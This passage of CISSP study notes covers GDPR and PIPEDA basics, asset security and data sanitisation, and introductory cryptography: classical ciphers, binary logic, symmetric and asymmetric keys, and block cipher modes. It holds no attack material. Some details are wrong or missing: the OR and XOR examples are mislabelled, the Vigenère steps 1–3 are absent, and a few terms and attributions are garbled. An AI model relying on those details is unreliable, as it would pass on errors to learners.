Data Processor: Data processor is a person, team or organisation responsible for processing of personal data. It could be 3rd Party, sub-contractor.

Data Protection officer: DPO is responsible for the organisations data protection strategy. Every organisation doesn't have a DPO and is only required if:

- Public authority
- Large scale regular and systematic monitoring
- Large scale processing of sensitive personnel data.

Who Enforces GDPR: Each member state designates an independent public authority to monitor and enforce GDPR. Example in UK it would be ICO (information commission office)

Six lawful bases for processing personnel data:

Consent: Data Subject has actively agreed to process their personnel data.

Contract: Process personnel data in order to deliver a contractual service.

Legal Obligation: Processing data in accordance with another law.

Vital Interests: only applicable if the person is incapable of giving consent.

Public Task: Processing personnel data as official authority.

Legitimate Interests: use people's data in a way they would reasonably expect, and which have minimum privacy impact.

Canadian Privacy Law

Canadian Privacy Law: PIPEDA – Personal Information Protection Electronic Document Act.

Meant for how commercial business may collect, use and disclose personal information. PIPEDA do not apply to non-profit organisations, municipalities, universities, schools and hospitals

Contracting and Procurement:

Any service or applications being onboarded by an organisation, should be reviewed properly before signing off the contract. Should ask appropriate before onboarding the vendor.

DOMAIN 2– ASSET SECURITY

The domain 2 of CISSP consists of 1 chapter as below
Chapter 1 : Protecting Security Assets

Chapter 5– Protecting Security Assets

Defining sensitive data:

This is any information that isn't public or unclassified

Personally identifiable Information(PII): This is any information that can identify an individual. Example name, social security number, DOB, Biometric records, medical, educational, financial information etc.

Protected Health Information (PHI): Any health-related information that can be related to a specific person. HIPAA mandates the protection of PHI.

Proprietary Data: This refers to any data that helps an organisation maintain a competitive edge. It could be a software code it developed, technical plans for products, internal process or trade secret etc.

Defining Data Classification:

This identifies the value of the data to the organisation and is critical to protect data confidentiality and integrity.




FIGURE 5.1 Data classifications

Defining Asset Classification:

Asset classification should match the data classification. In other words if the computer is processing top secret data, the computer should be classified as top secret asset.

Understanding Data States:

Data at Rest: This is any data stored on media such as system hard drives, external USB drives , SANs and backup tapes. Protect using encryption (AES 256), Masking,Tokenization

Data in Transit/Motion : This is sometimes called as data in motion is any data transmitted over a network Protect using TLS encryption, VPN etc.

Data in Use: This refers the data in memory or temporary storage buffers while an application is using it. Application can't process encrypted data; it must decrypt it in the memory. In some cases, it's possible for an application to work on encrypted data using homomorphic encryption. This limits the risk because memory doesn't hold unencrypted data. Use stringent access control to protect the data.

Handling Information and Assets:

A key goal of managing sensitive data is to prevent data breaches. A data breach is any event in which an unauthorised entity can view or access sensitive data.

Marking Sensitive Data and Assets: Marking (often called labelling) sensitive information ensures that users can easily identify the classification level of any data. The most important information that a mark or a label provides is the classification of the data.

Handling Sensitive Information and Assets: Handling refers to the secure transportation of media through its lifetime.

Storing Sensitive Data: Sensitive data should be stored in such a way that it is protected against any type of loss. The obvious protection is encryption. AES 256 provides strong encryption and there are many applications available to encrypt data with AES 256. Additionally, environmental control should be used to protect the media. This includes temperature and humidity controls such as heating, ventilation and air conditioning (HVAC) systems.

Destroying Sensitive Data: NIST SP 800-88r1 Guidelines for media sanitization provides comprehensive details on different sanitization methods. Destroy the data when no longer required.

Eliminating Data Remanence:

This is the data that remains on media after the data was supposedly erased. One way to remove data remanence is with a degausser. A degausser generates a heavy magnetic field which realign the magnetic field in magnetic media such as traditional hard drives, magnetic tapes etc. Degaussers using power will reliably rewrite these magnetic fields and remove data remanence however they are only effective on magnetic media. Degaussing wont erase SSDs data. The best way to sanitize the SSD is destruction and should be done in the size of 2 millimetres(mm) or smaller

Common Data Destruction Methods

Erasing: Erasing media is simply performing delete operation against a file, selection of files or the entire media. The deletion or removal process removes only the directory or catalog link to the data. The actual data remains on the file.

Clearing/Overwriting: Clearing or overwriting is a process of preparing media for reuse and ensuring that the cleared data can't be recovered using traditional recovery tool.

Purging: Purging is more intense form of clearing that prepares media for reuse in less secure environment. It provides a level of assurance that the original data is not recoverable using any known method. Even though purging is intended to remove all data remnants, but it not always trusted. High classification data is not purged (E.g. Top Secret).

Sanitization: Combination of processes to remove data ensuring data can't be recovered at any cost. Destruction of media without physically destroying it, Factory reset, Crypto shredding (encrypt the data and destroy the keys is crypto shredding).

Degaussing: Degaussing creates as strong magnetic field that erases data on some media like magnetic tapes in a process called degaussing. It is possible to degauss hard disk but it is not recommended. This doesn't affect optical CDs, DVDs and SSDs.

Destruction: Destruction is the final stage in the lifecycle of media and is the most secure method of sanitizing media.

Declassification: This involves any process that purges media or a system in preparations for reuse in an unclassified environment. Many organisations choose not to declassify any media and instead destroy it when it is no longer needed.

Ensuring Appropriate Asset Retention:

Retention requirements apply to data or records, media holding sensitive data, system that process sensitive data and personnel who have access to sensitive data, Record retention and media retention is the most important element of asset retention. Record retention involves retaining and maintaining important information as long as it is needed and destroying it when it is no longer needed. Personnel retention in this context refers to the knowledge that personnel gain while employed by an organisation.it is common for organisations to include NDA when hiring new personnel. NDA prevents employees from leaving the job and sharing proprietary data with others.

Data Protection Methods:

One of the primary methods of protecting the confidentiality of data is encryption.
Protecting Data with Symmetric Encryption: Refer Domain 3
Advanced Encryption standard: Refer Domain 3
Triple DES: Refer Domain 3
Blowfish: Refer Domain 3

Protecting Data with Transport Encryption:

Transport encryption methods encrypt data before it is transmitted, providing protection of data in transit. Example web browsers use HTTPS(hypertext transfer protocol secure) to encrypt e-commerce transactions and this prevent attackers from capturing data and using credit card information to rack up charges. In contrast, HTTP transmits data in clear text.

Determining Ownership

Data owners: Data owner is the person who has ultimate organisational responsibilities of data. It could be CEO, President or a department head. Data owner identify the classification of data and ensure that it is labelled properly.

Assets owners: This is the person who owns the asset or system that process the sensitive data.
System owner: This is typically the same person as the data owner it can sometimes be someone different such as a different department head. The system owner is responsible for ensuring that the data processed on the system remains secure

Business/Mission owners: NIST SP 800-18 refers to the business/mission owner as a program manager or an information system owner. Business owners might own processes that use systems managed by other entities. Example, the sales department could be the business owner, but the IT and the software development could be the system owners for system used in sales processes.

Data processors: Generally, a data processor is any system used to process data. GDRP defines data processor as a natural and legal person, public authority, agency which processes personnel data solely on behalf of the data controller. Data controller is the person that controls processing of data. Example, a company that collects personnel information of employees for payroll is a data controller if they pass this information to the third-party company to process payroll, the payroll company is the data processor.

Pseudonymization: This refers to the process of using pseudonyms (Alias) to represent other data.it can be done to prevent the data from directly identifying an entity such as a person. Example Patients record number is the pseudonym.

Tokenization: This is similar to Pseudonymization and use tokens to represent other data.

Anonymization: This is a process of removing all relevant data so that it is impossible to identify the original subject or person. Masking can't be reversed. After the data is randomized using a masking process, it can't be returned to the original state.

Administrators: Administrators typically assign permissions using role-based access control model and is responsible for granting appropriate access to personnel.

Data Custodians: Data owners often delegate day to day tasks to custodians. A custodian helps to protect the integrity and security of data by ensuring that it is properly stored and protected.
Users: User is a person who access data via computing system to accomplish work tasks.

Protecting privacy

Using Security Baselines:
Scoping: The process of determining which portions of a standard will be employed by an organization Example, if a system doesn't allow two people to log on to it at the same time, there is no need to apply a concurrent session control.
Tailoring: Refers to modifying the list of security controls within a baseline so that they align with the mission of the organisation. Example compensating controls to tailor the baseline.

DOMAIN 3 – SECURITY ARCHITECTURE AND ENGINEERING

The domain 3 of CISSP consists of 5 chapters as below
Chapter 6 : Cryptography & Symmetric Key Algorithm
Chapter 7 : PKI and Cryptographic Application
Chapter 8 : Principal of Security Models, Design and Capabilities
Chapter 9 : Security Vulnerabilities, Threats and Countermeasure
Chapter 10 : Physical Security Requirements

Chapter 6 : Cryptography & Symmetric Key Algorithm

Evolution of Modern Cryptography

Caesar Cipher : Julius Caesar developed a Cryptographic system now known Caesar Cipher during the days when he is conquering Europe. This system is extremely simple. To encrypt a message, you just simply shift a letter of the alphabet three places to the right. For example
A Becomes D
B Becomes E
C Becomes F
Caesar Cipher also became known as ROT 3 because of shifting three places to the right. It is also known as C3 Cipher. Here is how we encrypt the message

THE	DIE	HAS	BEEN	CAST
WKH	GLH	KDV	EHHQ	FDVW

To decrypt the above message, you simply shift each letter three places to the left.
ROT12 Cipher would turn an A into M, a B into N and so on
American Civil War : During the American Civil war, Union & Confederate troops both used relatively advanced cryptographic system to secretly communicate along the front lines because each side was tapping into the telegraph lines to spy on the other side. Complex combination of word substitution and transposition were used to attempt to defeat the enemy decryption efforts.
Flag signals method developed by Army Doctor Albert J Myer was also used during this.

UTLRA Vs ENIGMA:

Prior to world war II ,The German military industrial complex adapted a commercial code machine nicknamed ENIGMA for government use. This machine used a series of three to six rotors to implement an extremely complicated substitution cipher.
The only possible way to decrypt the message with this technology was to use the similar machine with the same rotor setting used by the transmitting device.
Allied forces started developing a code called ULTRA to attack the ENIGMA Code and finally they were able to break the ENIGMA code in 1940.
Japanese also used a similar machine know as JAPANESE PURPLE MACHINE during World War II.

Goal of Cryptography:

Four fundamental goals met by using cryptographic systems are


CONFIDENTIALITY: Confidentiality ensures that the data remains private (Means secret) while in rest or in transit. Data at rest includes hard drives, backup tapes, cloud storage, USB drives & other storage media while as Data in motion means travelling on corporate network, wireless network or public internet.

INTEGRITY: Integrity ensures that the data is not altered without authorization. Integrity checks can ensure that the stored data was not altered between the time it was created and the time it was accessed. Integrity can be enforced by using the digital signatures.

AUTHENTICATION: Authentication is a major function of Cryptosystems and it verifies the claimed identity of a system user.

NON REPUDIATION: Non repudiation provides assurance to the recipient that the message was originated by the sender and not someone masquerading as the sender. It also prevents the sender from claiming that they never sent the message in the first place.

Cryptography Concepts:



Cryptography: The art of creating and implementing secret code is known as Cryptography.

Cryptanalysis: The study of methods to defeat codes and ciphers (art of breaking the cipher).

Cryptology: Cryptography and Cryptoanalysis are commonly referred as Cryptology.

Cryptosystems: Specific implementation of a code or cipher in hardware and software are known as Cryptosystem.

Federal Information Processing Standard (FIPS) 140–2: This defines the hardware and software requirements for cryptographic modules that the federal govt uses.

THE KERCHOFF PRINCIPLE

Kerchoff principle says that the algorithms can be made public allowing anyone to examine and test them. As per Kerchoff principle Cryptographic system should be secure even if everything about the system except the key is in public knowledge. This principle can be summed up as "THE ENEMY KNOWS THE SYSTEM"

Algorithm: An algorithm is a set of rules, usually mathematical that dictate how enciphering and deciphering processes are to take place.

CRYPTOPGRAPHIC MATHEMATICS

To fully understand cryptography, one must first understand the basic of binary mathematics and the logical operations used to manipulate binary values.
Boolean mathematics defines the rules for the bits and bytes that form the nervous system of any computer. Decimal system is always a base 10 in which integer from 0-9.
In general computer scientists refer to the ON condition as true value and OFF condition as false value.

Logical Operations

AND: in AND operation the output value is true only if both values are true otherwise false.

X : 0 1 1 0 1 1 0 0
Y : 1 0 1 0 0 1 1 1
X &Y: 0 0 1 0 0 1 0 0

OR: in OR operation the output value is true if any of the values is true otherwise false.

X : 0 1 1 0 1 1 0 0
Y : 1 0 1 0 0 1 1 1
X &Y: 1 1 1 0 1 1 1 1

NOT: in NOT operation there is always a reverse (Opposite) of the input value

X : 0 1 1 0 1 1 0 0
X : 1 0 0 1 0 0 1 1

XOR: XOR operation is most commonly used in cryptographic applications. The XOR function return a true value only when one of the input values is true. If both the values are false or true, then the output of XOR function is false.

X : 0 1 1 0 1 1 0 0
Y : 1 0 1 0 0 1 1 1
X &Y: 1 1 0 0 1 0 1 1

Modulo Function:

The modulo function is quite simple, the remainder value left over after a division operation is performed. It is represented by mode or %. Eg 8 mod 6 =2, 6 mod 8=6 , 10 mod 3= 1

One-Way Function:


A one-way function is a mathematical operation that easily produces output values for each possible combination of input but makes it impossible to retrieve the input value. Public key cryptosystems are all based on some sort of one-way function. Future Cryptanalysts might break this one-way function.

Nonce:

A nonce is random number that acts as a placeholder variable in mathematical functions. Nonce must be a unique number each time it is used. One of the more recognizable examples of a nonce is an initialization vector (IV). Initialization Vector are used to create a unique cipher text every time the same message is encrypted using the same key.

Zero-knowledge proofs:

Appears in cryptography in cases where one individual wants to demonstrate knowledge of a fact (password/key) without actually disclosing the fact to other individual. Discrete logarithms and graph theory.



Split Knowledge:

when the information or privilege required to perform an operation is divided among multiple users, no single person has sufficient privileges to compromise the security of an environment. This separation of duties in two-person control contained in a single solution called split knowledge. Another example is key escrow.

M of N Control:

The key is split into different people and we need to bring minimum number of people to establish a key. M is minimum number of people for task and N is total number of people for task.

Work Function:

This is a time and effort required to perform a complete brute force attack against an encryption system. Strength of the cryptography system is measured by measuring the efforts in terms of cost/time using the work function or work factor. All security including cryptography should be cost effective and cost efficient so spend no more efforts to protect an asset that it warrants but be sure to provide sufficient protection. Key Length is Proportional to the Work Function

Code vs Ciphers:

Codes which are cryptographic system of symbols that represent words or phrases are sometimes secret, but they are not necessarily meant to provide confidentiality. Ciphers are always meant to hide the true meaning of a message and use a variety of techniques to alter/rearrange the characters or bits of message to achieve confidentiality.

Note: Codes work on words and phrases, Cipher work on individual character, bits and blocks

Transposition Ciphers:

This uses an encryption algorithm to rearrange the letters of a plaintext messages and form a ciphertext message and decryption simply reverse the process. Example Apple becomes elppa.This uses a secret key for encryption/decryption. (Example: Block cipher)

example, we're attempting to encrypt the message "The fighters will strike the enemy bases at noon" using the secret key *attacker*. Our first step is to take the letters of the keyword and number them in alphabetical order. The first appearance of the letter *A* receives the value 1; the second appearance is numbered 2. The next letter in sequence, *C*, is numbered 3, and so on. This results in the following sequence:

```
A T T A C K E R
1 7 8 2 3 5 4 6
```

Next, the letters of the message are written in order underneath the letters of the keyword:

```
A T T A C K E R
1 7 8 2 3 5 4 6
T H E F I G H T
E R S W I L L S
T R I K E T H E
E N E M Y B A S
E S A T N O O N
```

Finally, the sender enciphers the message by reading down each column; the order in which the columns are read corresponds to the numbers assigned in the first step. This produces the following ciphertext:

```
T E T E E F W K M T I I E Y N H L H A O G L T B O T S E S N H R R
N S E S I E A
```

On the other end, the recipient reconstructs the eight-column matrix using the ciphertext and the same keyword and then simply reads the plaintext message across the rows.

Substitution Ciphers:

This uses the encryption algorithm to replace each character or bit of a message with a different character. Caesar cipher (Stream cipher) is a good example of Substitution cipher.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Notice that the chart is simply the alphabet written repeatedly (26 times) under the master heading, shifting by one letter each time. You need a key to use the Vigenère system. For example, the key could be *secret*. Then, you would perform the following encryption process:

4. Repeat steps 1 through 3 for each letter in the plaintext version.

Plaintext:	a t t a c k a t d a w n
Key:	s e c r e t s e c r e t
Ciphertext:	s x v r g d s x f r a g

Although polyalphabetic substitution protects against direct frequency analysis, it is vulnerable to a second-order form of frequency analysis called *period analysis*, which is an examination of frequency based on the repeated use of the key.

One-Time Pads:

Also known as vernam ciphers and is extremely powerful type of substitution cipher. They are unbreakable when used properly. One-time pad can be used for short messages because of the key lengths. They need physical exchange of pad for implementation.

- *One-time pad must be generated randomly.*
- *Must be physically protected against disclosure.*
- *Each one-time pad must be used only once.*
- *Key must be at least as long as the message to be encrypted.*

Running Key Ciphers/Book cipher:

As One-time pad require physical exchange of pad for implementation, running cipher (Book cipher) is one of the common solutions of this dilemma. In this Cipher encryption key is as long as the message and is often chosen from a book.

Let's look at an example. Suppose you wanted to encrypt the message "Richard will deliver the secret package to Matthew at the bus station tomorrow" using the key just described. This message is 66 characters in length, so you'd use the first 66 characters of the running key: "With much interest I sat watching him. Savage though he was, and hideously marred." Any algorithm could then be used to encrypt the

plaintext message using this key. Let's look at the example of modulo 26 addition, which converts each letter to a decimal equivalent, adds the plaintext to the key, and then performs a modulo 26 operation to yield the ciphertext. If you assign the letter *A* the value 0 and the letter *Z* the value 25, you have the following encryption operation for the first two words of the ciphertext:

Plaintext	R	I	C	H	A	R	D	W	I	L	L
Key	W	I	T	H	M	U	C	H	I	N	T
Numeric plaintext	17	8	2	7	0	17	3	22	8	11	11
Numeric key	22	8	19	7	12	20	2	7	8	13	19
Numeric ciphertext	13	16	21	14	12	11	5	3	16	24	4
Ciphertext	N	Q	V	O	M	L	F	D	Q	Y	E

When the recipient receives the ciphertext, they use the same key and then subtract the key from the ciphertext, perform a modulo 26 operation, and then convert the resulting plaintext back to alphabetic characters.

Block Ciphers:

These ciphers operate on chunks or blocks of message and apply the encryption algorithm to an entire message block at the same time. Transposition ciphers are the examples of this Cipher. Most modern encryption algorithm implement some type of block cipher.

Stream Cipher:

These ciphers operate on one character/bit of a message (or data stream) at a time. Caesar cipher and one-time pad is an example of this cipher

Confusion:

This occurs when the relationship between the plaintext and the key is so complicated that an attacker can't merely continue altering the plaintext and analyse the resulting ciphertext to determine the key.

Diffusion:

This occurs when a change in the plaintext results in multiple changes spread throughout the ciphertext.

CONFUSION, DIFFUSION, SUBSTITUTION AND PERMUTATION

Diffusion means the order of the plaintext should be "diffused" (or dispersed) in the ciphertext.*Confusion* means that the relationship between the plaintext and ciphertext should be as confused (or random) as possible. Claude Shannon, the father of information security, in his paper Communication Theory of Secrecy Systems, first defined these terms in 1949.[17]

Cryptographic *substitution* replaces one character for another; this provides confusion. *Permutation*(also called transposition) provides diffusion by rearranging the characters of the plaintext, anagram-style. "ATTACKATDAWN" can be rearranged to "CAAKDTANTATW," for example. Substitution and permutation are often combined. While these techniques were used historically (the *Caesar Cipher*is a substitution cipher), they are still used in combination in modern ciphers such as the *Advanced Encryption Standard* (AES).

Symmetric Key Algorithm:

This rely on "shared secret" encryption key that is distributed to all members who participate in the communication. The major strength of this algorithm is the speed as it is very fast often 1,000 to 10,000 times faster than Asymmetric algorithm.

Figure 6.3 illustrates the symmetric key encryption and decryption processes.




FIGURE 6.3 Symmetric key cryptography

Formula for Symmetric key Algorithm

$$\text{Number of Keys} = \frac{n(n-1)}{2}$$

Weaknesses of Symmetric key Cryptography

- *Key distribution is major problem.*
- *This doesn't implement nonrepudiation.*
- *Algorithm is not scalable.*
- *Keys must be regenerated often.*

Asymmetric Key Algorithm:

Also known as public key algorithm and each user has two keys: in this If the public key encrypts the message then only the corresponding private key can decrypt it and vice versa. This also provide support for digital signature technology.

Public Key: This is shared with all the users.

Private Key: This is kept secret and is known only to the user.




FIGURE 6.4 Asymmetric key cryptography

Major strength of Asymmetric key

Users can be removed easily from asymmetric systems by key revocation or cancelling the key.
Key regeneration is required only in case of user's private key compromise.
New users require generation of only one public-private key pair.
This can provide integrity, authentication and nonrepudiation.

Key distribution is a simple process by making users public key available.
The major weaknesses of Asymmetric key Cryptography is its speed as it is very slow

Number of participants	Number of symmetric keys required	Number of asymmetric keys required
2	1	4
3	3	6
4	6	8
5	10	10
10	45	20
100	4,950	200
1,000	499,500	2,000
10,000	49,995,000	20,000

TABLE 6.1 Comparison of symmetric and asymmetric cryptography systems

Symmetric	Asymmetric
Single shared key	Key pair sets
Out-of-band exchange	In-band exchange
Not scalable	Scalable
Fast	Slow
Bulk encryption	Small blocks of data, digital signatures, digital envelopes, digital certificates
Confidentiality	Confidentiality, integrity, authenticity, nonrepudiation

Hashing Algorithm:

A hashing algorithm is a cryptographic hash function. It is a mathematical algorithm that maps data to arbitrary size to a hash of a fixed size. It is designed to be a one-way

Symmetric Cryptographic mode of Operation

Electronic Code Book Mode (ECB): This mode is the simplest mode to understand and is least secure. It simply encrypts the block using the chosen secret key and if the algorithm encounters the same block multiple times ECB will produce the same encrypted block and this makes it vulnerable as enemy can build a "Code book" of all the possible encrypted values by just eavesdropping the communication. Enemy can then use cryptanalytic techniques to decipher some of the blocks and break the encryption. ECB is used for exchange of small amount of data such as keys etc.

Cipher Block Chaining Mode(CBC): CBC implements an IV and XORs it with first block of the message produces a unique output every time the operation is performed. In this mode if one block is corrupted during transmission, it becomes impossible to decrypt that block and the next block as well.

Cipher Feedback Mode(CFB): CFB is the stream cipher version of CBC and operates against the data produced in real time. Instead of breaking the message into blocks it uses memory buffers of the same block size. As buffer becomes full it is encrypted and then sent to the recipient. It operates the same way as CBC except the change from pre-existing data to real time data. It uses IV and chaining.

Output Feedback Mode(OFB): OFB operates in the same fashion as CFB however instead of XORing an encrypted version of the previous block of ciphertext, it XORs the plaintext with a seed value. Initialization vector (IV) is used to create the seed value. Major advantage is there is no chaining function and transmission error do not propagate to affect the decryption of future block.

Counter Mode: This mode allows to break an encryption or decryption into multiple independent steps and makes this mode well suited to use in parallel computing.it uses stream cipher as used in CFB and OFB mode. Errors don't propagate in CRT mode.

Galois/Counter Mode (GCM): This takes the standard CRT mode to encryption and adds data authenticity controls to the mix, providing the recipient assurance of the integrity of the data received. This is done by adding authentication tags to the encryption process.

Counter with cipher block chaining message authentication code Mode: This combines a confidentiality mode with a data authenticity process. Used only in Block ciphers that have 128-bit block length and requires nonce (IV) that must be changed for each transmission.

Note: Follow the table for quick memorization.

Cryptographic Modes of Operations	Type	IV	Error Propagation	Provide	Other details
Electronic Code Book (ECB)	BLOCK	NO	NO	Confidentiality	*Least Secure, only used for shorter messages*
Cipher Block Chaining (CBC)	BLOCK	YES	YES	Confidentiality	*XOR the unencrypted text, unique output*
Cipher Feedback (CFB)	STREAM	YES	YES	Confidentiality	*Real Time, uses chaining and memory buffers*
Output Feedback (OFB)	STREAM	YES	NO	Confidentiality	XOR plain text with SEED Value, No Chaining
Counter Mode (CTR)	STREAM	YES	NO	Confidentiality	*Breaks Encryp/Decryp operations into Multiple steps, Suited for Parallel computing*
Galois/Counter Mode (GCM)	STREAM		NO	Confidentiality/Authenticity	*Adds Authenticity control, add auth tags to the process*
Counter with Cipher Block Chaining Message Authentication code Mode(CCM)	BLOCK	YES	NO	Confidentiality/Authenticity	128-bit block, Combines confidentiality with data authenticity process

Data Encryption Standard:

DES is no longer considered secure. DES was superseded by AES in Dec 2001. DES is 64-bit block cipher and is key is 56 bit long.

Triple DES: 3DES encryption should be avoided, although it stronger than DES but not considered adequate to meet the modern requirement. There are four version of 3 DES

